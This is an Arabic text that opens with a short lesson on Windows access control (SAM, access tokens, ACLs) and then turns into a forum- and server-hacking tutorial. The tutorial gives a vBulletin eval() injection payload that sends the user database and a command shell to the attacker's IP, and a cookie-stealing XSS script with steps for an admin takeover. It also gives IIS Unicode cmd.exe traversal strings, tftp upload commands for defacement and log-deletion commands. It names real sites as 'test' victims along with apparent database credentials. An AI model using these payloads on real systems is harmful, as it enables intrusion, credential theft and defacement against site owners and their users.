١- المشاركة المحمية بكلمة مرور.

٢- تصاريح الوصول.

في النظام الأول يتم تعيين كلمة سر لكل من الموارد المطلوب مشاركتها و يتم الوصول لهذه الموارد فقط من قبل من لديه كلمة السر.

كما تستطيع تحديد درجة الوصول هل هي للقراءة فقط أم وصول كامل أم وفقا لكلمة السر.

في النظام الثاني يتم تعيين الحقوق و إعطاء التصاريح لكل مستخدم أو مجموعة مستخدمين ، و يكفي أن يدخل المستخدم كلمة المرور عند الدخول الى نظام التشغيل ليتعرف النظام على حقوق هذا المستخدم و التصاريح المتوفرة له، و يعتبر هذا النظام أكثر أمنا من النظام السابق و يعطي مدير الشبكة تحكما أكبر بكل مستخدم.

عند إدخال الاسم و كلمة المرور يتم تمرير هذه المعلومات الى مدير أمن الحسابات **Security Accounts Manager (SAM)** فإذا كان الولوج الى جهاز **Workstation** فإن المعلومات يتم مقارنتها مع قاعدة بيانات حسابات الأمن المحلية في الجهاز، أما إذا كان الولوج الى نطاق **Domain** فإن المعلومات يتم إرسالها الى مزود **SAM** الذي يقارنها مع قاعدة بيانات حسابات النطاق، فإذا كان اسم المستخدم أو كلمة المرور غير صالحين فإن المستخدم يمنع من الدخول الى النظام، أما إذا كانا صحيحين فإن نظام الأمن الفرعي يقوم بإصدار بطاقة و لوج **Access Token** تعرف النظام بالمستخدم لفترة و لوجه و تحتوي هذه البطاقة على المعلومات التالية:

١- المعرف الأمني **(SID) Security Identifier** و هو رقم فريد خاص بكل حساب.

٢- معرفات المجموعة **Group SIDs** و هي التي تحدد المجموعة التي ينتمي لها المستخدم.

٣- الإمتيازات **Privileges** و هي تمثل الحقوق الممنوحة لحسابك.

كما أنه يتم إصدار **Access Token** عند محاولتك الإتصال من جهازك بجهاز آخر على شبكتك و يطلق على هذا الإجراء الولوج عن بعد **Remote Logon**.

من الأمور التي يجب مراعاتها عند الحديث عن أمن الشبكة هو المحافظة على أمن الموارد مثل الطابعات و محركات الأقراص و الملفات و التي يقوم مدير الشبكة بتعيين تصاريح لإستخدام هذه الموارد. و من التصاريح التي قد تعطى للوصول الى الملفات ما يلي:

- ١- تصريح قراءة و يسمح لك بعرض و نسخ الملفات.
 - ٢- تصريح تنفيذ للتطبيقات.
 - ٣- تصريح كتابة و يسمح بالتعديل في محتوى الملفات.
 - ٤- ممنوع الإستخدام **No Access**.
- و التصاريح ممكن منحها لمستخدم أو مجموعة من المستخدمين و هذا أسهل.
 يمتلك كل مورد من الموارد قائمة تحكم بالوصول **Access Control List (ACL)** و كل معلومة يتم إدخالها في **ACL** يطلق عليها **Access Control Entry (ACE)**.
 يتم إنشاء **ACE** عند منح التصريح لإستخدام المورد و تحتوي على **SID** للمستخدم أو مجموعته
 الممنوحة التصريح بالإضافة الى نوع التصريح، فلو افترضنا أن مدير مجموعة ما قد مُنح تصريح قراءة و تصريح كتابة لملف ما فإن **ACE** جديد يتم إنشاؤه ثم إضافته الى **ACL** الخاص بالملف و سيحتوي **ACE** على **SID** لمدير المجموعة بالإضافة الى تصريح قراءة و تصريح كتابة.

هناك نوعان ل : **ACE**

- ١- الوصول مسموح **AccessAllowed**.
- ٢- الوصول ممنوع **AccessDenied** و يتم إنشاؤها إذا كان تصريح الوصول هو **No Access**.

و هكذا عندما يحاول مستخدم ما الوصول الى مورد ما يتم مقارنة **SID** الخاص به مع **SIDs** في كل **ACE** من **ACL** للمورد.

في ويندوز NT و ويندوز ٢٠٠٠ يتم ترتيب **ACE** بحيث تكون **AccessDenied ACEs** قبل **AccessAllowed ACEs** فإذا وجد **SID** خاصتك في أي من **AccessDenied ACEs** فستمنع من الوصول الى المورد و إلا فسيبحث في **AccessAllowed ACEs** للتأكد من الحقوق الممنوحة لك فإن لم يعثر على **SID** مطابق لخاصتك فستعرض رسالة تحذير تمنعك من الوصول للمورد.

ملخص الدرس:

هناك بعض الإجراءات التي يجب اتخاذها للمحافظة على أمن الشبكة و منها:
 تدريب المستخدمين ، حماية المعدات ، تشفير البيانات ، استخدام أجهزة عديمة الأقراص ، مراقبة العمليات التي تجرى على الشبكة.

هناك نظامان أساسيان لإعطاء التصاريح و الحقوق :

١- المشاركة المحمية بكلمة مرور.

٢- تصاريح الوصول...

"درس مفصل عن كيفية اختراق المنتديات وطرق حمايتها"

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: العقرب الأحمر

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الدرس يتكون من ٧ نقاط

١- المنتديات وانواعه

٢- طريقة اختراقه

٣- أختراق الـ SQL

٤- سرقات الويندوز ودوره في اختراق المنتديات

٥- النسخه المنتشره في النت ودور المعربين العرب وحقيقه الموضوع وتعريبهم

٦- الحمايه من المخترقين بنسبه 80% لاجهزكم ومنتدياتكم

٧- المجله بجميع نسخه قابل لالختراق

الدروس جميعها بالصورة وحقائق ودلائل

قمت بتجميع الدروس والاضافه عليه وتعديله 100%

ارجو عدم نقل الدروس وكوبي

١- المنتديات وانواعه

^ ^

المنتديات اولاً منتديات جون Powered by: vBulletin بجميع اصداراته

١ لماذا لم يخترق احدي منتداهم حتي الان

٢ الا يوجد لهم مليون عدو

٣ الا يخترقون عشرات المنتديات يوميا ولماذا ليس منتدي جون وحمايته تصل الي 60% في السرفر

تفضل هذا ثغرات بموقعهم اشوي شغل كمان تصل لقلبهم لا يريد التطويل الان بس مثال لمن يفهمه

<http://www.vbulletin.org/index.php?topic=>[<script>alert\(document.cookie\)</script>](http://www.vbulletin.org/index.php?topic=)

2

<http://www.vbulletin.org/index.php?>[|\)=forum/view.php&topic=../../../../../../etc/passwd](http://www.vbulletin.org/index.php?)

٢- طريقة اختراقه

AAAAAAAAAA

جميع الاصدارات

فلنبدى من صفر نسخة ١١٣ بتذكرو يمكن بعضكم
كلنا نعرف منتديات الفي بي ، وهذا النوع من المنتديات يحب يركبه قليلين الخبره في أغلب الأحيان ، وهذا
المنتدى هو المعروف عندنا العرب بكثره
الأول اللي كتبه الفرنسي (على ما أعتقد) Jouko Pynnonen

) is a commonly used web forum <http://www.vbulletin.com/>vBulletin (system written in PHP. One of its key features is use of templates, which allow the board administrator to dynamically modify the look of the board.

vBulletin templates are parsed with the eval() function. This could be somewhat safe as long as the parameters to eval() are under strict control. Unfortunately this is where vBulletin fails. With an URL crafted in a certain way, a remote user may control the eval() parameters and inject arbitrary PHP code to be executed.

A remote user may thus execute any PHP code and programs as the web server user, typically "nobody", start an interactive shell and try to elevate their privilege. The configuration files are accessible for the web server so the user can in any case access the MySQL database containing the forums and user information.

According to the authors the vulnerability exist in all versions of vBulletin up to 1.1.5 and 2.0 beta 2. The bug does not involve buffer overrun or other platform-dependant issues, so it's presumably exploitable under any OS or platform.

DETAILS

=====

vBulletin templates are implemented in the following way: the gettemplate() function in global.php is used to fetch a template from

database. The code is then passed to eval(). If we take index.php for an example, there's this code:

```

        if ($action=="faq") {
eval("echo dovars(\"\".gettemplate("faq")."");");
        }

```

The dovars() function does some variable replacing, such as replace <largefont> with .

The gettemplate() function is defined in global.php:

```

function gettemplate($templatename,$escape=1) {
// gets a template from the db or from the local cache
global $templatecache,$DB_site;

    if ($templatecache[$templatename]!="") {
        $template=$templatecache[$templatename];
    } else {
        $gettemp=$DB_site->query_first("SELECT template FROM template
        WHERE title='". addslashes($templatename)."'");
        $template=$gettemp[template];
        $templatecache[$templatename]=$template;
    }

        if ($escape==1) {
            $template=str_replace("\"\"", "\"\\\"", $template);
        }
        return $template;
    }

```

For effectiveness the function implements a simple cache for template strings. After fetching them from the database they're stored in the templatecache[] array. This array is checked for the template before doing the SQL query. Unfortunately the array is never initialized, so a user can pass array contents in the URL, e.g. (for simplicity not %-escaped)

[http://www.site.url/index.php?action=faq&templatecache\[faq\]=hello+world](http://www.site.url/index.php?action=faq&templatecache[faq]=hello+world)

With this URL, you won't get the FAQ page, but just a blank page with the words "hello world".

The eval() call above will execute

```
echo dovars("hello world");
```

As if this wouldn't be bad enough, a remote user may as well pass a value containing quotation marks and other symbols. Quotation marks aren't always escaped as seen in the code above, in which case index.php could end up executing code like

```
echo dovars("hello"world");
```

This would produce a PHP error message due to unbalanced quotes. It doesn't take a rocket scientist to figure out how a remote user could execute arbitrary code from here, so further details about exploitation aren't necessary. If your vBulletin board produces an error message with an URL like the one above prefixed with a single quotation mark, it's definitely vulnerable.

The above example works with the "Lite" version. The commercial versions are vulnerable too, but details may differ. After a little experimenting on the Jelsoft's test site I found some of the commercial versions also have an eval() problem with URL redirecting, e.g.

"world <http://www.site.url/member.php?acti...ypass&url=hello>

and a similar one in the Lite version:

[http://www.site.url/search.php?acti...s&templatecache\[standardredirect\]=hello"world](http://www.site.url/search.php?acti...s&templatecache[standardredirect]=hello)

تعرفون الكلام هذا ولا داعي لترجمه ، من الكلام هذا أنت ممكن ترسل أكواد خلف url تنفذ في السيرفر ، تضعها بدل الكلمه hello+world الغيبه ، جرب مثلا :

- ١- ركب في جهازك ملقم ويب أي ملقم تحبه ممكن تركيب عليه vb 113 or 115
- ٢- أفتح البورت ٩٠ عندك في جهازك (طريقه فتح البورت تكون على مجازك)
- ٣- أرسل الـ url هذا الى السيرفر

```

search.php3?action=simplesearch&query=searchthis&templatecache[s
tandardredirect]="%29%3B%24fa="<%261";set_time_limit(substr("900"
,0,3));%24fp=fsockopen(substr("IP.IP.IP.IP",0,12),substr("90",0,2),%26%
24errno,%26%24errstr,substr("900"
,0,3));if(!%24fp){}else{%24arr[200];fputs(%24fp,su
bstr("vhak1.0,%20-
d%20downloads%20database,or%20press%20return%20for
%20command%20line"
,0,63));%24va=fgets(%24fp,3);fputs(%24fp,%24va);if
(strlen(%24va)>1){include(substr("admin/config.php",0,16));include(sub
str("admin/config.php3",0,17));mysql_connect(substr("%24servername
",0,strlen(%24servername)),substr("%24dbusername",0,strlen(%24dbus
ername)),substr("%24dbpassword"
,0,strlen(%24dbpassword)));%24currenta=mysql_db_qu
ery(substr("%24dbname",0,strlen(%24dbname)),substr("select%20*%20
from%20user" ,0,18));while(%24res=mysql_fetch_array(%24curre
nta)){fputs(%24fp,"%24res[userid],");fputs(%24fp,"%24res[usergroupid
],");fputs(%24fp,"%24res[password],");fputs(%24fp,"%24res
%24arr");%24str=exec(fgets(%24fp,substr("128",0,3)),%24arr);for(%24ir=
substr("0",0,1);%24ir<
sizeof(%24arr);%24ir%2B%2B){fputs(%24fp,%24arr[%24
ir]);fputs(%24fp,%24va);}}fclose(%24fp);}die(vhak_
finished_execution);echo%28"
By Kill -9

```

لاحظ IP.IP.IP.IP هذه تحط مكانها رقم الآي بي حقا ، ثم لاحظ بعدها وجود الرقم ١٢ وهذا تغيرها على طول رقم الآي بي ، مثلا ١٢٧,٠,٠,٠١ يكون طوله ٩

ممكن أنت تخترع كود ثاني وترسله وتلاحظ أنه يتنفذ ، ممكن ترسل كود يسجل لك أدمين ، هذا مثل ما صار في (arabteam2000.com أصدقائي طبعاً) من باب التنبيه ، وكمان صار في c4arab.com و طريق الإسلام و الثقافه ..وكثير من المنتديات ، بهدف التحذير وليس التخريب ، وواضح أنه عمل بسيط يحتاج لشويه من التفكير ، أعتقد أهليز زمان صار فيه ، ولكن مسحت الداتالبيس وهذا سهل للغاية

طريقه قديمه نوعا ما ، وحطيتها للي حب يجرب فقط !!

وأعذروني على الإملاء والنحو

ملاحظه أخيره : وهي عند ما تشبك مع السيرفر عن طريق البورت ٩٠ أرسل

-d downloads

تنزل لك الداتبيس كلها ، وللأسف طلعت غير مشفره وهذا يدل على التخلف ، ولكن في الإصداره ٢,٢ X شفرت ولكن كسرتهما وقريبا أقول لك عنها تم شرح طريقة الاختراق من ١١٣ الي ١١

طريقة اختراق من ١١٥ الي ٢٢٥

المتطلبات (WebServer : تركيب سيرفر على جهازك الشخصي) + متصفح انترنت (اكسلورر) .
المستوى : متوسط

ملاحظة : هذه الطريقة لست لـ vBulletin فقط !! يمكن ان تجربها على انواع اخرى من المنتديات .

الثغرة :

تنقسم طريقة العمل الى عدة اقسام .. أولا بعض السكربتات الخبيثة التي تسرق الكوكيز بالاضافة الى جعل المنتدى يستقبل بيانات من مكان خاطيء .. لكن يشترط ان يسمح المنتدى بأكواد الـ HTML

قم بكتابة موضوع جديد او رد (في منتدى يدعم الـ HTML) ثم اكتب اي موضوع والصق بين السطور هذا الكود :

```
<script>document.write('
```

مع ملاحظة تغير الـ IP Adress الى رقم الـ IP الخاص بك .

وعندما يقوم شخص ما بقراءة محتوى الصفحة فان السكربت الذي قمنا بوضعه سيقوم بتنفيذ الاوامر في جهازه وقراءة جزء من احد ملفات الكوكيز التي تحتوي على الباسورد الخاصة بالمنتدى .. ثم يقوم السكربت بتحويل هذه السطور الى رقم الاي بي الذي قمنا بكتابتها سابقا (مع ملاحظة انه يجب ان يكون على جهاز سيرفر مثل IIS او Apache او غيرها) .

وبعد ان تتم العملية بنجاح قم بفتح ملف الـ Log الخاص بالسيرفر الذي يحتويه جهازك ..
مثال لو كان السيرفر اباتشي .. فتاح المجلد Apache logs واختر Acces Log .
ستجد جميع الاوامر التي طلبتها من السيرفر .. إلخ

ابحث عن الكود الخاص بالباسورد .. مثال :

GET/ bbuserid=86;%20bbpassword=dd6169d68822a116cd97e1fb

ddf90622;%20sessionhash=a
4719cd620534914930b86839c4bb5f8;%20bbthreadview[54

20]=1012444064;%20bbblastvi
sit=1011983161

فكر قليلا الان .. اين الباسورد ؟؟

الباسورد موجودة لكن بطريقة مشفرة يصعب كسرها .. اذن مالحل ؟
قم بنسخ الكود الذي وجدته والصفحة في المتصفح .. بهذا الشكل

[http://www.victim.com/vb/index.php?bbuserid=\[userid\]&bbpassword=\[password hash\]](http://www.victim.com/vb/index.php?bbuserid=[userid]&bbpassword=[password hash])

ستجد عبارة : " أهلا بعودتك يا (اسم الذي سرقت منه الكوكيز....) "

في هذه الحالة انت الان تستطيع التحكم بكل شي وكتاك مدير المنتدى (الذي سرقت منه الكوكيز) ..
لكننا نحتاج الى كلمة المرور للدخول الى لوحة التحكم .. اذهب الى (التحكم) وقم بتعديل البريد الالكتروني
الى بريدك الخاص وثم قم بتسجيل الخروج .. ثم اذهب الى اداة .. **Forgot Password** وعندها
تستطيع استقبال بريد يحتوي باسورد الادمين ..

٣- أخترق الـ SQL

AAAAAAAAAAAAAAAA

يمكنك استخدام برنامج العقرب ليكون اسرع لمن لديه نسخ منه

س :في البداية ماهي الاس كيو ال (SQL) ؟؟

الاس كيو ال هي عبارة عن قاعد بيانات تحتوي على جداول واغلب المواقع التي تكون صفحاتها منتهية ب
ASP هي صفحات تسحب بياناتها من قاعدة SQL وصفحات ASP ممكن ان تكون كنز من المعلومات

لاخترق قواعد بيانات SQL وهذا ماسوف اشير اليه لاحقا ، و SQL تتنصت على البورت ١٤٣٣

ايضا مايريد ان اخبرك به ان ال SQL قد تحتوي على اكثر من قاعدة بيانات وكل قاعدة بيانات تحتوي

على عدد من الجداول يمكن ان تتصور كبرقواعد بيانات SQL والعدد الكبير من البيانات التي تحتويها .

س : مالذي يمكن ان استفيد منه اذا اخترقت قاعدة بيانات SQL ؟

هذا على حسب نشاط الموقع اذا كان هذا الموقع منتدى لا اقصد منتديات PHP بل منتديات ASP في

الغالب سوف تحصل على جميع اسماء

المستخدمين وكلمات السر وبامكانك تعديل وحذف اي موضوع وصلاحيات لم تكن تحلم بها ، اما اذا كان

الموقع يحتوي على ميزة

قائمة المراسلات فسوف تحصل على اعداد خيالية من الايميلات ، عندها قم بانشاء شركة للدعاية والاعلان

وسوف تصبح ثريا اذن لاتنسى LinuxRay_

توقع ان تجد اي شئ داخل قواعد بيانات معلومات اشخاص - ارقام هواتف - عناوين - تواريخ الميلاد ،

ممكن ان تصبح Administrator .

اعرف انه قد اصابك الملل الان لكن استعد نشاطك من جديد فالطريق مازال طويلا ...

س : مالذي تحتاجة للدخول على قواعد بيانات SQL ؟

تحتاج فقط لل User Name و Passwd

س : من اين احصل على اسم المستخدم وكلمة المرور ؟

هناك طرق عديدة للحصول على User name and Passwd منها كما اسلف صفحات ال ASP وملفات اخرى من نوع *.sql هناك ثغرات كثير يمكن ان تحصل منها على كلمات المرور مثل ثغرة +.htr كيف تستخدم هذه الثغرة :

<http://target/page.asp+.htr>

target:الموقع الهدف

Page:صفحة asp

+.htr:الثغرة

هذه الثغرة تقوم احيانا بفتح صفحة بيضاء لاتحتوي على اي حرف اعرف انك سوف تتساعل مالفائدة اذن منها الفائدة هو خلف هذه الصفحة البيضاء اذهب الى View Source لكي ترى اوامر البرمجة الخاصة ب ASP التي لايمكن لك ان تراها في الوضع العادي : مثل

<%

Set DB= Server.CreateObject("ADODB.Connection")

DB.Open "DRIVER=SQL

Server;SERVER=xxx;UID=sa;PWD=;APP=Microsoft (R) Developer Studio;WSID=xxx;DATABASE=moe_dbs", "_LinuxRay", "6666666"

%>

في الكود السابق ترى ان اسم المستخدم هو _LinuxRay وكلمة السر هي ٦٦٦٦٦٦٦

الشيء المضحك انه احيانا اذا كان هناك خطأ في صفحة ال ASP مثل الاتي :

AMicrosoft VBScript runtime error '800a01a8'

Object required: 'Conn'

/filename.inc, line 5

هناك ملف ينتهي بامتداد *.inc هذا ملف يحتوي على اوامر يتم تنفيذها من جانب الملقم ويحتوي على اسم المستخدم وكلمة المرور اذن ماذا تنتظر قم بسحب هذا الملف وذلك باضافة اسم الملف في عنوان الموقع .

وممكن ان ترى مثل هذا الامر في صفحة ASP

عند تطبيق الثغرة عليها هذا يعني ان اوامر البرمجة داخل ملف `database.inc`

```
<!--#include file = "database.inc"-->
```

وهناك عدة ملفات تحتوي على كلمة المرور مثل ملفات

```
global.asa
++global.asa
beforemillion-global.asa
-global.asa
million.sql
global-direct.asa
```

ليس من الضرورة ان تكون الملفات بهذه الاسماء لكن هذا هو المعتاد عليه من قبل مبرمجي SQL

وكل ما عليك فعله ان تكتب اسم الصفحة مثل الاتي :

```
global.asa+.htr
```

هناك ثغرة قديمة في IIS 3 وهي ان تضيف بعد صفحة ASP هذا الرمز `::$data` كما يلي
`file.asp::$data`
 هذه الثغرة لاتعمل الا على IIS 3 فلا تتعب نفسك بتطبيقها فقط للعلم لا اكثر .

لقد اقتربنا من النهاية ... ماذا بعد الحصول على اسم المستخدم وكلمة المرور ??

بعدها الدخول على قاعدة ال SQL !!

هناك عدة برامج تدخل على قاعدة البيانات انا استخدم Visual interdev 6.0 لكني مازلت افضل استخدام البرنامج السهل ACCESS 2000

كل ما عليك فعله هو فتح البرنامج الذهاب الى قائمة

File

اختر

New

ومن قائمة الملفات الجديدة اختر

Project (Exiting Data)

اي مشروع قاعدة بيانات موجودة .

سيظهر لك مربع لانشاء الملف اختر

Create

اي انشاء

الان سترى مربع

Data Link Properties

تحتاج فقط لثلاث معلومات اسم الموقع او الاي بي - اسم المستخدم - كلمة المرور

١- ادخل اسم الموقع في صندوق Select or enter server name

٢- اسم المستخدم في User Name

٣- كلمة السر Password

ملاحظة (قم بإزالة الصح من مربع (Blank Password)

اضغط في البداية على Test Connection في الاسفل لاختبار الاتصال بقاعدة البيانات اذا رأيت هذه

العبارة Test Connection Succeeded

فمعناه ان الاتصال بقاعدة البيانات تم بنجاح.

يمكنك الان ان تختار اي قاعدة بيانات تريد الدخول اليها من القائمة المسندلة :

Select the data base on the server

واضغط على OK او موافق .

فتران التجارب :

<http://www.moe.gov.sa> موقع

-1- قم بالدخول على الصفحة التالية :

http://www.moe.gov.sa/news_admin.asp

سترى مايلي

Microsoft VBScript runtime error '800a01a8'

Object required: 'Conn'

/news_admin.asp, line 7

ثم طبق عليها ثغرة htr كتالي :

http://www.moe.gov.sa/news_admin.asp+htr

أذهب الى السورس لترى

```
<!--#include file = "database.inc"-->
```

قم بسحب ملف database.inc كالتالي :

<http://www.moe.gov.sa/database.inc>

سوف ترى مايلي :

```
<%
```

```
Set DB= Server.CreateObject("ADODB.Connection")
DB.Open "DRIVER=SQL
Server;SERVER=CNW2;UID=sa;PWD=;APP=Microsoft (R) Developer
Studio;WSID=CNW2;DATABASE=moe_dbs", "sa", "123321"
```

```
%>
```

هل تعرف مالذي امام عينك الان انه اسم المستخدم وكلمة المرور سارع بالتشبيك على قاعدة البيانات انا اعرف ان لا احد يحب مادة الكيمياء .

فأر التجارب الثاني :

<http://www.itsalat.com/> موقع

1 - User name : sa Passwd : sp2000

٤- سرفرات الويندوز ودوره في اختراق المنتديات

AA

نحن الهكرز واي هكرز مبتدي يعرف ثغرات الويندوز جيدا دا وهي نظام فاشل ٨٠% وثغراته بالالوف

ولانصح اي اخ لديه منتدي وموقع يستضيف سرفرات ويندوز راح اقلكم ليش باثبتات

صور ٢ هو صورة لجمعية امريكي مهم وحجم قاعدات البيانات ١,٥ كيك يعني 15000 ميك ويحتوي علي خمسة ملين مشترك تم اختراقه البارحه بنفسي جاري تحميل الموقع لجاهزي كاملا

١- ثغرات الهتمل

٢- الفرونت بيج

٣- مخلفات الالفتي والاستفاد منه كثير لهكرز

٤- ثغرات البرامج

٥- عدم تمكن حماية النظام 100%

لأنك انصح الاخوه بالابتعاد عن سرفرات الويندوز وبرامجهم

IIS ابداية نعرف ماهي

هي خدمه متواجده في ويندوز الفين بروفشنال وويندوز ان تي IIS الـ

...IIS5.0 وويندوز الفين يمتلك الاصداره الخامسة من ملقم معلومات الانترنت

بسم الله نبداً

توجد نقطة ضعف في الاي اي اس ٤ او ٥ وهذه النقطة تستغل بطريقة سهلة جداً

وتسمى هذه النقطة باليونيكود

وتنفيذها سهلاً لاجتاج الي خبرة عميقة في مجال اختراق المواقع

ولكن نقف عند هذه النقطة للمبتدئين

المبتدئين عامة يفكرون الان في اختراق عدة مواقع شهيرة بهذه الطريقة

ولكن لا هذه الطريقة غير مجدية مع المواقع الشهيرة او غير الشهيرة

لان نقطة الضعف هذه لاتوجد الا في ويندوز الفين او ان تي

وأغلب المواقع الشهيرة تستخدم انظمة اليونكس واللينكس

أي ان ويندوز ان تي او الفين نظام حمايته محدودة وكل يوم تطلع ثغرات جديدة

لكن بوسع مدراء المواقع ايقاف نقطة ضعف من نقاط الاضعاف الموجودة في الان تي

لكن بتلك الطريقة قد يكونون جعلو حاجزاً لهم من الهكرة

ولكن ليس دائماً

وتنفذ من داخل المتصفح

وطريقة تنفيذ الثغرة كالآتي :

<http://www.xxxxxx.com/scripts/..Á> /c+dir+c:\http://www.xxxxxx.com/scripts/..Á

ركزو هنا الان بعد دوت كوم بدأت تنفيذ الثغرة

وبإمكانك أيضاً دخول اي ملف وليس فقط رؤية السي:c هذه الثغرة تسمح لك ب عرض جميع ملفات

وتوجد أكثر من ثغرة وهي

/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%e0%80%af../..%e0%80%af../..%e0%80%af../winnt/system

32/cmd.exe?/c+dir+c:\

وطريقة تنفيذها من المتصفح
ومكان تنفيذها بعد اسم الموقع
مثال :

<http://www.xxxxx.com/à/€/à/€/à/€/...2/cmd.exe/?/c\+>

أي بعد دوت كوم
بعض الناس يسألون مالذي يظهر او على اي شكل يظهر
الحل بسيط
Dir هذا الامر لو قمت بكتابته في نافذة الدوس ستظهر لك الملفات
وطريقة ظهور الملفات في المتصفح تقريبا
بنفس طريقة الدوس
إذا نجحت في تنفيذ الثغرة واطهرت الملفات امامك فتبدأ في تنفيذ الخطوة الثانية
الخطوة الثانية عمل ابلود للملف الذي تريد تحميله
وعمل الأبلود أيضاً لايحتاج الى خبرة
لكن هنالك شروط لكي تعمل ابلود
يجب التأكد من أن التي إف تي بي مثبت على الموقع الضحية
وللكي تتأكد إتبع الاتي
يجب الدخول على ملف الـ sst ٣٢ ولكي تدخله يجب أن تضيف بعض الكلمات على الثغرة التي نجحت في
تنفيذها
مثال:

<http://www.xxxxx.com/scripts/..Á> `..\winnt\system32/cmd.exe?/c+dir+c:\`

هذه الثغرة عملت في الموقع المطلوب ورأيت الملفات
لاحظ التغيير

<http://www.xxxxx.com/scripts/..Á>

`..\winnt\system32/cmd.exe?/c+dir+c:\Winnt\Sytem32\`
ماوضع على الثغرة هو أسماء لملفات متواجدة داخل الويندوز `Winnt\Sytem32\`
أي يجب عليك الدخول على هذه الملفات لكي تتأكد
بعض القراء يتسألون الثغرة التي نستخدمها ليست متطابقة مع هذه الثغرة ولكن هذا ليس شرط
للتطابقها يجب عليك الدخول باي كان على ملف الـ sst
ممكن يكون احد القراء اشتغلت معاه هذه الثغرة

<http://www.xxxxx.com/scripts/..ü€€€...exe?/c+dir+c:\>

ويقول كيف ادخل على ملف الـ sst
الحل هو واحد يجب عليك إضافة اسماء الملفات لكي تدخل على الـ sst ٣٢
اي بعد هذا الامتداد

`c+dir+c:\` هنا تضيف أسماء الملفات

<http://www.xxxxx.com/scripts/..ü€€€...Winnt/System32/>

كما قلنا سابقاً لاتحتاج الى خبرة
وبعد دخول ملف الـ sst ستظهر لك محتوياته
ويجب على آنذاك البحث عن برنامج يسمى
ftp.exe يعني دور على هذا البرنامج الين ماتلقاه وتتأكد من انه في الجهاز
لان هذا البرنامج يعتبر شرط لكي تعمل ابلود للصفحة
ولو لقيت البرنامج اتفاعل بالخير يعني بإذن الله تعبك ما هو رايح على الفاضي

والشرط الثاني هو

يجب أن يكون عندك برنامج التي إف تي بي
وهذا البرنامج تقدر تنزله من هذا العنوان

www.geocities.com/anorR1234/tftp32.zip

١: C وبعد ماتنزل البرنامج وتفك الضغط منه من الافضل إنك تحطه داخل الـ
وتحط أيضا البرامج أو الصفحة التي تريد أن تعمل لها أبلود في السي
تحطه في السي الى داخل جهازك مو الى داخل الموقع
وتشغل البرنامج

tftp32.exe وتتركه يعمل الى أن تنتهي من مهمتك الأساسية

١: C أسمع كلامي وحط كل شي في
لأنك لو حطيتها بإذن الله راح تنجح المهمة

الان بدأنا في النقطة الخطرة وهي تحميل الملفات

مع العلم أي اقصد بالتحميل الابلود

أي

أبلود = تحميل

مو تحميل

وتحميل الملفات طريقة معقدة نسبياً بس أنا متفانل بالخير لأنني معتقد أنكم راح تفهمو

المهم نرجع لموضوعنا

المهم طريقة نسخ الملفات تضاف ايضاً الى المتصفح

وتضاف بهذه الطريقة

مثال :

<http://www.xxxxx.com/scripts/..ü€€€...exe?/c+dir+c:\>

تخيل الشجرة هذه اشتغلت معاك

ويجب عليك إنك تسمح بعض الإضافات من الشجرة لكي تضيف امر النسخ

`/c+tftp.exe+"-i"+1.1.1.1+GET+index.htm+C:\inetpub\wwwroot\index.htm`

يعني الى راح نمسحه من الشجرة بيكون هذه الاضافة

`/c+dir+c:\`

عشان تظيف بدالها

`/c+tftp.exe+"-i"+1.1.1.1+GET+index.htm+C:\inetpub\wwwroot\index.htm`

ولمن نظيف امر النسخ بيطلع لنا بهذا الطريقة

`"-http://www.xxxxx.com/scripts/..ü€€€...xe?/c+tftp.exe+`

`i"+1.1.1.1+GET+index.htm+C:\inetpub\wwwroot\index.htm`

شايقين يا شباب إش الى اتغير

بس لازم أيضاً إنك تغير اللازم في أمر النسخ

مثل

`tftp.exe` هذا سيبه في حاله لانه اسم برنامج التي اف تي بي الى حاطه في السي ومشغله الان

`"-i"` هذا برضه سيبه لانه مهم

1.1.1.1 هنا بدل الارقام هذا تكتب الايبي تبع جهازك وعشان تتأكد من الايبي لمن تشغب التي اف تي بي

راح يطلع ايبي وهذا الايبي الى طلعتك هو الى تكتبه

GET هذه الاضافة سيبها في حالها لانها تعتبر شرط في نسخ الملفات

index.htm هذه اسم الصفحة الى راح تتحمل وممكن تغييرها عاد بكيفك انت
C:\inetpub\wwwroot\ وهذا مكان تواجد الصفحة الرئيسية الخاصة بالموقع
index.htm هنا تكتب اسم الصفحة او الملف التي تريد ان يظهر في الموقع
C:\ يجب التأكد من إنك حاط الصفحة المراد تحميلها في جهازك داخل الـ
index.htm ومثلا اسم الصفحة
قبل ماتضغط انتر عشان تنسخ الملف تاكد من ان الثغرة الان صارت مشابهة لمثل هذه الثغرة
"[http://www.xxxx.com/scripts/..ü€€€...xe?/c+tftp.exe+i"+212.212.212.212+GET+index.htm+C:\inetpub\wwwroot\index.htm](http://www.xxxx.com/scripts/..ü€€€...xe?/c+tftp.exe+i)
ولو طلعت مشابهة لها اضغط انتر وتوكل على الله
وبإذن الله راح يتنسخ الملف

وفي النقطة الاخيرة والاهم

مسح ملفات تكون تجمعت داخل الجهاز ومكونة معلومات عنك مثل الايبي
http://server/msadc/..À_./.../c+del+c/*.*.log

٥- النسخه المنتشره في النت ودور المعربيين العرب وحقيقة الموضوع وتعريبهم
^.....^

اولا كما قلنا لماذا لا يخترقوا منتديات جون رغم ثغرات موقعه الاته يستخدم نسخه نضيفه

١- النسخه الموجوده بالننت ملبان ثغرات وعارفين جيد مصممي المنتدى لماذا ينشرونه اذا \$
النسخه تجريبي ومحتوي كود التبليغ لاي لو نفذت ومسحت كود التبليغ لن تهرب من ثغراته لو تشغل
فكرك لكشفته بنفسك

